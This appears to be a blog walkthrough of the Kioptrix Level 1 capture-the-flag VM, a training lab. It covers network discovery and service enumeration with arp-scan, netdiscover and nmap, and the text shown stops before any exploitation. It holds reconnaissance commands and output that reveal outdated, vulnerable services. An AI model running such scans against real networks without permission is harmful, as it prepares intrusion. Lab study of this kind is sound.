

Babatunde Ojo



```
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login:

Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: _
```

Kioptrix: Level 1 Walkthrough

You can download the Kioptrix level 1 virtual machine through this link. You are free to use any hypervisors Oracle's VirtualBox (I'm using this) or like VMware.



```
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login:

Welcome to Kioptrix Level 1 Penetration and Assessment Environment

--The object of this game:
|_Acquire "root" access to this machine.

There are many ways this can be done, try and find more then one way to
appreciate this exercise.

DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.

WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)

Good luck and have fun!

kioptrix login: _
```

Kioptrix level 1 (#1)

Kioptrix level 1 VM is easy challenge. The object of the challenge is to acquire root access via any means possible (except hacking the VM server). The purpose of this challenge is to learn the basic cybersecurity tools and techniques in Vulnerability Assessment and Penetration Testing, VAPT.


Methodology

- Network Discovery
- Services Scanning and Enumeration
- Exploitation
- Gaining root access

Tools


- arp-scan
- Netdiscover
- Nmap
- Metasploit
- Google

Step 1: Network Discovery: You can use ***arp-scan*** or ***netdiscover*.**



```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.1.35
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     52:54:00:12:35:00       (Unknown: locally administered)
192.168.1.2     52:54:00:12:35:00       (Unknown: locally administered)
192.168.1.3     08:00:27:b4:9b:4e       (Unknown)
192.168.1.104   08:00:27:cf:2e:60       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.841 seconds (139.05 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ 
```

sudo arp-scan -l




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.2     52:54:00:12:35:00      1      60  Unknown vendor
192.168.1.3     08:00:27:b4:9b:4e      1      60  PCS Systemtechnik GmbH
192.168.1.104   08:00:27:cf:2e:60      1      60  PCS Systemtechnik GmbH
```

sudo netdiscover -r 192.168.1.0/24


Target IP (kioptrix VM) is **192.168.1.104.** *(Your own ip will be different)*

Step 2: Active scanning and Enumeration


nmap -A -p- -T4 192.168.1.104



```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- -T4 192.168.1.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 17:41 EST
Nmap scan report for 192.168.1.104
Host is up (0.0014s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: tMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-12-22T03:06:32+00:00; +4h24m34s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
```



```
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
yName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:CF:2E:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 4h24m33s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
```




```
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:CF:2E:60 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 4h24m33s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT     ADDRESS
1   1.45 ms 192.168.1.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.26 seconds

┌──(kali㉿kali)-[~]
└─$ █
```

Nmap results

Open ports on the machine with services and versions: **22(ssh), 80(http), 139(smb), and 443(https).**

We can use any of these services/ports for the exploitation. Let’s quickly check the web page of the machine.



Test Page

This page is used to test the proper operation of the Apache Web server after it has been installed. If you can read this page, it means that the Apache Web server installed at this site is working properly.

If you are the administrator of this website:

You may now add content to this directory, and replace this page. Note that until you do so, people visiting your website will see this page, and not your content.

If you have upgraded from Red Hat Linux 6.2 and earlier, then you are seeing this page because the default DocumentRoot set in `/etc/httpd/conf/httpd.conf` has changed. Any subdirectories which existed under `/home/httpd` should now be moved to `/var/www`. Alternatively, the contents of `/var/www` can be moved to `/home/httpd`, and the configuration file can be updated accordingly.

If you are a member of the general public:

The fact that you are seeing this page indicates that the website you just visited is either experiencing problems, or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

